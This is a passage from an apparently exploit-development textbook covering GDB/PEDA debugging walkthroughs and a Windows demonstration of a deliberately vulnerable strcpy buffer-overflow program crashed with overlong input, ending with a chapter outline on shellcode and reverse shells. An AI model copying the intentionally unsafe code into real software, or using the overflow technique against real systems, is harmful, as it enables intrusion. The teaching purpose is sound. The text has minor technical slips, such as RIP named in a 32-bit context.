getpid -- Get PID of current debugged process
goto -- Continue execution at an address
help -- Print the usage manual for PEDA commands
hexdump -- Display hex/ascii dump of data in memory
hexprint -- Display hexified of data in memory
jmpcall -- Search for JMP/CALL instructions in memory
loadmem -- Load contents of a raw binary file to memory
lookup -- Search for all addresses/references to addresses which belong to a memory range
nearpc -- Disassemble instructions nearby current PC or given address
nextcall -- Step until next 'call' instruction in specific memory range
nextjmp -- Step until next 'j*' instruction in specific memory range
nxtest -- Perform real NX test to see if it is enabled/supported by OS
patch -- Patch memory start at an address with string/hexstring/int
pattern -- Generate, search, or write a cyclic pattern to memory
pattern_arg -- Set argument list with cyclic pattern
pattern_create -- Generate a cyclic pattern
pattern_env -- Set environment variable with a cyclic pattern
```

There are more too:

```
pattern_offset -- Search for offset of a value in cyclic pattern
pattern_patch -- Write a cyclic pattern to memory
pattern_search -- Search a cyclic pattern in registers and memory
payload -- Generate various type of ROP payload using ret2plt
pdisass -- Format output of gdb disassemble command with colors
pltbreak -- Set breakpoint at PLT functions match name regex
procinfo -- Display various info from /proc/pid/
profile -- Simple profiling to count executed instructions in the program
pyhelp -- Wrapper for python built-in help
readelf -- Get headers information from an ELF file
refsearch -- Search for all references to a value in memory ranges
reload -- Reload PEDA sources, keep current options untouch
ropgadget -- Get common ROP gadgets of binary or library
ropsearch -- Search for ROP gadgets in memory
searchmem -- Search for a pattern in memory; support regex search
session -- Save/restore a working gdb session to file as a script
set -- Set various PEDA options and other settings
sgrep -- Search for full strings contain the given pattern
shellcode -- Generate or download common shellcodes.
show -- Show various PEDA options and other settings
skeleton -- Generate python exploit code template
skipi -- Skip execution of next count instructions
snapshot -- Save/restore process's snapshot to/from file
start -- Start debugged program and stop at most convenient entry
stepuntil -- Step until a desired instruction in specific memory range
strings -- Display printable strings in memory
substr -- Search for substrings of a given string/number in memory
telescope -- Display memory content at an address with smart dereferences
tracecall -- Trace function calls made by the program
traceinst -- Trace specific instructions executed by the program
unptrace -- Disable anti-ptrace detection
utils -- Miscelaneous utilities from utils module
vmmap -- Get virtual mapping address ranges of section(s) in debugged process
waitfor -- Try to attach to new forked process; mimic "attach -waitfor"
xinfo -- Display detail information of address/registers
xormem -- XOR a memory region with a key
xprint -- Extra support to GDB's print command
xrefs -- Search for all call/data access references to a function/variable
```

All of these are PEDA commands; you can also use GDB commands.

Now, let's continue our work by typing `stepi`, or you can just use `s`, and this will begin to execute one instruction, which is `mov eax,0x1`:

> The `stepi` command will step into instructions such as `call`, which will cause the flow of debugging to be switched inside that call, whereas the `s` command or step will not do this, and will just get the return values from the `call` instruction by stepping into the `call` instruction.

```
[----------------------------------registers-----------------------------------]
RAX: 0x1
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x0
RBP: 0x0
RSP: 0x7fffffffe1a0 --> 0x1
RIP: 0x4000b5 (<_start+5>:      mov    edi,0x1)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4000ac:    add    BYTE PTR [rax],al
   0x4000ae:    add    BYTE PTR [rax],al
   0x4000b0 <_start>:   mov    eax,0x1
=> 0x4000b5 <_start+5>: mov    edi,0x1
   0x4000ba <_start+10>:        movabs rsi,0x6000d8
   0x4000c4 <_start+20>:        mov    edx,0xc
   0x4000c9 <_start+25>:        syscall
   0x4000cb <_start+27>:        mov    eax,0x3c
[------------------------------------stack-------------------------------------]
```

On the previous screen, there is `0x1` inside the `RAX` register and the next instruction is pointing at `mov edi,0x1`. Now let's hit *Enter* to move to the next instruction:

```
[----------------------------------registers-----------------------------------]
RAX: 0x1
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x1
RBP: 0x0
RSP: 0x7fffffffe1a0 --> 0x1
RIP: 0x4000ba (<_start+10>:     movabs rsi,0x6000d8)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4000ae:    add    BYTE PTR [rax],al
   0x4000b0 <_start>:   mov    eax,0x1
   0x4000b5 <_start+5>: mov    edi,0x1
=> 0x4000ba <_start+10>:        movabs rsi,0x6000d8
   0x4000c4 <_start+20>:        mov    edx,0xc
   0x4000c9 <_start+25>:        syscall
   0x4000cb <_start+27>:        mov    eax,0x3c
   0x4000d0 <_start+32>:        mov    edi,0xb
```

Also, as you can see, there is `1` inside the RDI register and the next instruction is `movabs rsi,0x6000d8`. Let's try to see what is inside memory address `0x6000d8` using `xprint 0x6000d8`:

```
gdb-peda$ xprint 0x6000d8
0x6000d8 ("hello there\n")
gdb-peda$
```

It's clear now that this is the location that holds the `hello there` string. We also can dump it in hex using `peda hexprint 0x6000d8` or `peda hexdump 0x6000d8`:

```
gdb-peda$ peda hexprint 0x6000d8
0x006000d8 : "\x68\x65\x6c\x6c\x6f\x20\x74\x68\x65\x72\x65\x0a\x00\x00\x00\x00"
gdb-peda$ peda hexdump 0x6000d8
0x006000d8 : 68 65 6c 6c 6f 20 74 68 65 72 65 0a 00 00 00 00   hello there.....
gdb-peda$
```

Let's move forward using `stepi`:

```
[----------------------------------registers-----------------------------------]
RAX: 0x1
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x6000d8 ("hello there\n")
RDI: 0x1
RBP: 0x0
RSP: 0x7fffffffe1a0 --> 0x1
RIP: 0x4000c4 (<_start+20>:     mov    edx,0xc)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4000b0 <_start>:   mov    eax,0x1
   0x4000b5 <_start+5>: mov    edi,0x1
   0x4000ba <_start+10>:        movabs rsi,0x6000d8
=> 0x4000c4 <_start+20>:        mov    edx,0xc
   0x4000c9 <_start+25>:        syscall
   0x4000cb <_start+27>:        mov    eax,0x3c
   0x4000d0 <_start+32>:        mov    edi,0xb
   0x4000d5 <_start+37>:        syscall
```

Now the RSI register is holding a pointer to the `hello there` string.

The next instruction is `mov edx,0xc`, which is moving `12` to the EDX register, which is the length of the `hello there` string. Now, let's go further by hitting *Enter* one more time; the following is displayed:

```
[---------------------------------registers-----------------------------------]
RAX: 0x1
RBX: 0x0
RCX: 0x0
RDX: 0xc ('\x0c')
RSI: 0x6000d8 ("hello there\n")
RDI: 0x1
RBP: 0x0
RSP: 0x7fffffffe1a0 --> 0x1
RIP: 0x4000c9 (<_start+25>:     syscall)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

By looking at the RDX register now, it holds `0xc`, and the next instruction is `syscall`. Let's move forward using `s`:

```
gdb-peda$ s
hello there
```

Now the `syscall` is done, and the `hello there` string is printed.


Now we are going to execute the `exit` syscall, and the next instruction is `mov eax,0x3c`, which means move `60` to the RAX register. Let's keep moving forward using `s`:

```
[----------------------------------registers-----------------------------------]
RAX: 0x3c ('<')
RBX: 0x0
RCX: 0x4000cb (<_start+27>:     mov    eax,0x3c)
RDX: 0xc ('\x0c')
RSI: 0x6000d8 ("hello there\n")
RDI: 0x1
RBP: 0x0
RSP: 0x7fffffffe1a0 --> 0x1
RIP: 0x4000d0 (<_start+32>:     mov    edi,0xb)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x302
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

Instruction, `mov edi,0xb` means move `11` to the RDI register:

```
[----------------------------------registers-----------------------------------]
RAX: 0x3c ('<')
RBX: 0x0
RCX: 0x4000cb (<_start+27>:     mov    eax,0x3c)
RDX: 0xc ('\x0c')
RSI: 0x6000d8 ("hello there\n")
RDI: 0xb ('\x0b')
RBP: 0x0
RSP: 0x7fffffffe1a0 --> 0x1
RIP: 0x4000d5 (<_start+37>:     syscall)
R8 : 0x0
R9 : 0x0
R10: 0x0
R11: 0x302
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

RDI is now holding `0xb`, and the next instruction is `syscall`, which will execute the `exit` syscall:



Now the program exits normally.

Let's see another example, which is hello world in C language:

```
#include <stdio.h>

int main()
{
    printf ("hello world\n");
    return 0;
}
```

Let's compile it and debug it using GDB:

```
$ gcc hello.c -o hello
$ gdb ./hello
```

Now let's set the disassembling mode to Intel:

```
set disassembly-flavor intel
```

Set our breakpoint at the `main` function:

```
break main
```

Now if we want to look at the assembly instruction of any function, then we should use the `disassemble` command followed by the name of the function. For example, we want to disassemble the `main` function, and therefore we can use `disassemble main`:

```
gdb-peda$ set disassembly-flavor intel
gdb-peda$ break main
Breakpoint 1 at 0x63e
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x000000000000063a <+0>:     push   rbp
   0x000000000000063b <+1>:     mov    rbp,rsp
   0x000000000000063e <+4>:     lea    rdi,[rip+0x9f]        # 0x6e4
   0x0000000000000645 <+11>:    call   0x510 <puts@plt>
   0x000000000000064a <+16>:    mov    eax,0x0
   0x000000000000064f <+21>:    pop    rbp
   0x0000000000000650 <+22>:    ret
End of assembler dump.
gdb-peda$
```

The first two instructions are to save the content of the base pointer or the frame pointer by pushing RBP to the stack, then, at the end, RBP will be extracted back. Let's run the application to see further using the `run` command:

```
[----------------------------------registers-----------------------------------]
RAX: 0x55555555463a (<main>:    push   rbp)
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffe1b8 --> 0x7fffffffe4b5 ("LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33
u=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.
RSI: 0x7fffffffe1a8 --> 0x7fffffffe4ae --> 0x4c006f6c6c65682f ('/hello')
RDI: 0x1
RBP: 0x7fffffffe0c0 --> 0x555555554660 (<__libc_csu_init>:      push   r15)
RSP: 0x7fffffffe0c0 --> 0x555555554660 (<__libc_csu_init>:      push   r15)
RIP: 0x55555555463e (<main+4>:  lea    rdi,[rip+0x9f]        # 0x5555555546e4)
R8 : 0x5555555546d0 (<__libc_csu_fini>: repz ret)
R9 : 0x7ffff7de8ca0 (<_dl_fini>:        push   rbp)
R10: 0x4
R11: 0x1
R12: 0x555555554530 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe1a0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555554635 <frame_dummy+5>:      jmp    0x5555555545a0 <register_tm_clones>
   0x55555555463a <main>:       push   rbp
   0x55555555463b <main+1>:     mov    rbp,rsp
=> 0x55555555463e <main+4>:     lea    rdi,[rip+0x9f]        # 0x5555555546e4
   0x555555554645 <main+11>:    call   0x555555554510 <puts@plt>
   0x55555555464a <main+16>:    mov    eax,0x0
   0x55555555464f <main+21>:    pop    rbp
   0x555555554650 <main+22>:    ret
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe0c0 --> 0x555555554660 (<__libc_csu_init>:     push   r15)
0008| 0x7fffffffe0c8 --> 0x7ffff7a5c2e1 (<__libc_start_main+241>:       mov    edi,eax)
```

It stops at `lea rdi,[rip+0x9f]  # 0x5555555546e4`.

Let's check what's inside that location:

```
gdb-peda$ xprint 0x5555555546e4
0x5555555546e4 ("hello world")
gdb-peda$
```

It points to the location of the `hello world` string.

Let's step forward by using `stepi` or `s`:

```
[----------------------------------registers-----------------------------------]
RAX: 0x55555555463a (<main>:    push   rbp)
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffe1b8 --> 0x7fffffffe4b5 ("LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:
u=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=
RSI: 0x7fffffffe1a8 --> 0x7fffffffe4ae --> 0x4c006f6c6c65682f ('/hello')
RDI: 0x5555555546e4 ("hello world")
RBP: 0x7fffffffe0c0 --> 0x555555554660 (<__libc_csu_init>:      push   r15)
RSP: 0x7fffffffe0c0 --> 0x555555554660 (<__libc_csu_init>:      push   r15)
RIP: 0x555555554645 (<main+11>: call   0x555555554510 <puts@plt>)
R8 : 0x5555555546d0 (<__libc_csu_fini>: repz ret)
R9 : 0x7ffff7de8ca0 (<_dl_fini>:        push   rbp)
R10: 0x4
R11: 0x1
R12: 0x555555554530 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe1a0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```

As you can see, the RDI register is now loaded with the address of the `hello world` string.

The next instruction, `call 0x555555554510 <puts@plt>`, which is calling the `printf` function, is to print the `hello world` string.

We can also check the contents of `0x555555554510`:

```
gdb-peda$ xprint 0x555555554510
0x555555554510 (<puts@plt>:     jmp    QWORD PTR [rip+0x200b02]        # 0x555555755018)
gdb-peda$
```

It's the `jmp` instruction; let's check that location too:

```
gdb-peda$ xprint 0x555555755018
0x555555755018 --> 0x555555554516 (<puts@plt+6>:        push   0x0)
gdb-peda$
```

Now, let's step forward using the `stepi` command:

```
[-----------------------------------code-------------------------------------]
   0x555555554501:      xor    eax,0x200b02
   0x555555554506:      jmp    QWORD PTR [rip+0x200b04]        # 0x555555755010
   0x55555555450c:      nop    DWORD PTR [rax+0x0]
=> 0x555555554510 <puts@plt>:   jmp    QWORD PTR [rip+0x200b02]        # 0x555555755
 | 0x555555554516 <puts@plt+6>: push   0x0
 | 0x55555555451b <puts@plt+11>:        jmp    0x555555554500
 | 0x555555554520:      jmp    QWORD PTR [rip+0x200ad2]        # 0x555555754ff8
 | 0x555555554526:      xchg   ax,ax
 |->   0x555555554516 <puts@plt+6>:     push   0x0
       0x55555555451b <puts@plt+11>:    jmp    0x555555554500
       0x555555554520:  jmp    QWORD PTR [rip+0x200ad2]        # 0x555555754ff8
       0x555555554526:  xchg   ax,ax
                                                                  JUMP is taken
```

Let's step forward again:

```
[-----------------------------------code-------------------------------------]
   0x555555554506:      jmp    QWORD PTR [rip+0x200b04]        # 0x555555755010
   0x55555555450c:      nop    DWORD PTR [rax+0x0]
   0x555555554510 <puts@plt>:   jmp    QWORD PTR [rip+0x200b02]        # 0x555555755018
=> 0x555555554516 <puts@plt+6>: push   0x0
   0x55555555451b <puts@plt+11>:        jmp    0x555555554500
   0x555555554520:      jmp    QWORD PTR [rip+0x200ad2]        # 0x555555754ff8
   0x555555554526:      xchg   ax,ax
   0x555555554528:      add    BYTE PTR [rax],al
```

The next instruction is `push 0x0`; let's keep going using `stepi`:

```
[-----------------------------------code-----------------------------------]
   0x55555555450c:      nop    DWORD PTR [rax+0x0]
   0x555555554510 <puts@plt>:   jmp    QWORD PTR [rip+0x200b02]        # 0x555555755018
   0x555555554516 <puts@plt+6>: push   0x0
=> 0x55555555451b <puts@plt+11>:        jmp    0x555555554500
 | 0x555555554520:      jmp    QWORD PTR [rip+0x200ad2]        # 0x555555754ff8
 | 0x555555554526:      xchg   ax,ax
 | 0x555555554528:      add    BYTE PTR [rax],al
 | 0x55555555452a:      add    BYTE PTR [rax],al
 |->   0x555555554500:  push   QWORD PTR [rip+0x200b02]        # 0x555555755008
       0x555555554506:  jmp    QWORD PTR [rip+0x200b04]        # 0x555555755010
       0x55555555450c:  nop    DWORD PTR [rax+0x0]
       0x555555554510 <puts@plt>:       jmp    QWORD PTR [rip+0x200b02]        # 0x555555755018
                                                                  JUMP is taken
```

The next instruction is `jmp 0x555555554500`; let's step forward by entering `s`:

```
[-----------------------------------code-----------------------------------]
   0x7ffff7aa4f87 <_IO_new_popen+119>:  xor    ebx,ebx
   0x7ffff7aa4f89 <_IO_new_popen+121>:  call   0x7ffff7a5b938
   0x7ffff7aa4f8e <_IO_new_popen+126>:  jmp    0x7ffff7aa4f6d <_IO_new_popen+93>
=> 0x7ffff7aa4f90 <_IO_puts>:   push   r13
   0x7ffff7aa4f92 <_IO_puts+2>: push   r12
   0x7ffff7aa4f94 <_IO_puts+4>: mov    r12,rdi
   0x7ffff7aa4f97 <_IO_puts+7>: push   rbp
   0x7ffff7aa4f98 <_IO_puts+8>: push   rbx
```


Now we are inside the actual execution of the `printf` function; keep stepping forward for the next instruction:

```
[-----------------------------------code-----------------------------------]
   0x7ffff7aa4f97 <_IO_puts+7>: push   rbp
   0x7ffff7aa4f98 <_IO_puts+8>: push   rbx
   0x7ffff7aa4f99 <_IO_puts+9>: sub    rsp,0x8
=> 0x7ffff7aa4f9d <_IO_puts+13>:        call   0x7ffff7abc650 <strlen>
   0x7ffff7aa4fa2 <_IO_puts+18>:        mov    rbp,QWORD PTR [rip+0x32f73f]        # 0x7ffff7dd46e8 <stdout>
   0x7ffff7aa4fa9 <_IO_puts+25>:        mov    rbx,rax
   0x7ffff7aa4fac <_IO_puts+28>:        mov    eax,DWORD PTR [rbp+0x0]
   0x7ffff7aa4faf <_IO_puts+31>:        mov    rdi,rbp
No argument
```

The next instruction, `call 0x7ffff7abc650 <strlen>`, means calling the `strlen` function to get the length of our string.

Keep stepping forward until you hit the `ret` instruction, then you are back to our execution again inside `printf`:

Let's make the program continue debugging until it hits an error using the `continue` command:



In the previous example, we didn't follow all instructions but just learned how to debug using GDB, and understand and investigate every instruction.

Debugging in Windows


Now, let's try something more advanced and yet very simple without going into specifics. Here, we will see what is going to happen if we use a buffer overflow code in Windows. We are going to detect what will happen inside your CPU if we execute that code.

First, open *Code::Block* in Windows 7, then go to **File** menu | **New** | **Empty** file. Then, write our buffer overflow:

```
#include <stdio.h>
#include <string.h>

void copytobuffer(char* input)
{
    char buffer[15];
    strcpy (buffer,input);
}
int main (int argc, char *argv[])
{
```

```
        int local_variable = 1;
        copytobuffer(argv[1]);
        return 0;
    }
```


After that, go to **File** menu | **Save** file, then save it as `buffer.c`:



Then, go to **Build** menu | **Build**.

Then, open *Immunity Debugger* as the administrator, and from **File** menu |**Open**, select the executable buffer file, then specify our input not to crash our code but just to see the difference, such as `aaaa`:


Then, hit **Open**:



To get the functionality of each button, just hover your mouse cursor over it and read the status bar.


For example, if I hover my mouse cursor over the red play button , it will show in the status bar its functionality, which is **Run program**:

Let's hit the **Run program** button one time. The program starts and then stops at the program entry point, which is the `main` function. Let's hit that button again and notice what happens in the status bar:




As you can see, the program exited with status zero, which means no errors.

OK, let's now try to cause the program to crash to see the difference. Let's close Immunity Debugger and run it again, then open the same program, but we need to cause the program to crash, so specify the **Arguments**, such as 40 of the `a` character:



Then hit **Open**:




Let's hit the **Run program** button twice and notice what happens in the status bar:

```
Access violation when executing [61616161] - use Shift+F7/F8/F9 to pass exception to program
```

The program can't execute `61616161`; do you know why that is? It's our input and 61 is a character in hex.

Let's have a look at both the register and stack window:



Notice that the stack has 16 of the `a` characters; the rest of our input filled the EAX register and it filled RIP, and that's why our application is complaining that it can't execute `61616161`.

Summary

In this chapter, we went through debugging, and how to use debuggers in both Linux and Microsoft Windows. We also looked at how to follow the flow of execution and see what is going on behind the scenes. We only scratched the surface of this topic because we don't want to get carried away from our main goal. Now let's keep going to the next chapter, which will cover one of our main goals here: creating shellcodes. We will look at how we are going to apply everything we have learned so far to create our customized shellcode.

5
Creating Shellcode

Let's get ready to dive deep into this topic where we will be using what we have learned so far to create simple, fully customized shellcodes. This will get even more adventurous when we face the obstacles that are bad characters and find ways of removing them. Moving on, we will see how to create advanced shellcodes and also create our shellcodes using the Metasploit Framework automatically.

The following are the topics that we will cover in this chapter:

- The basics and bad characters
- The relative address technique
- The execve syscall
- Bind TCP shell
- Reverse TCP shell
- Generating shellcode using Metasploit

The basics

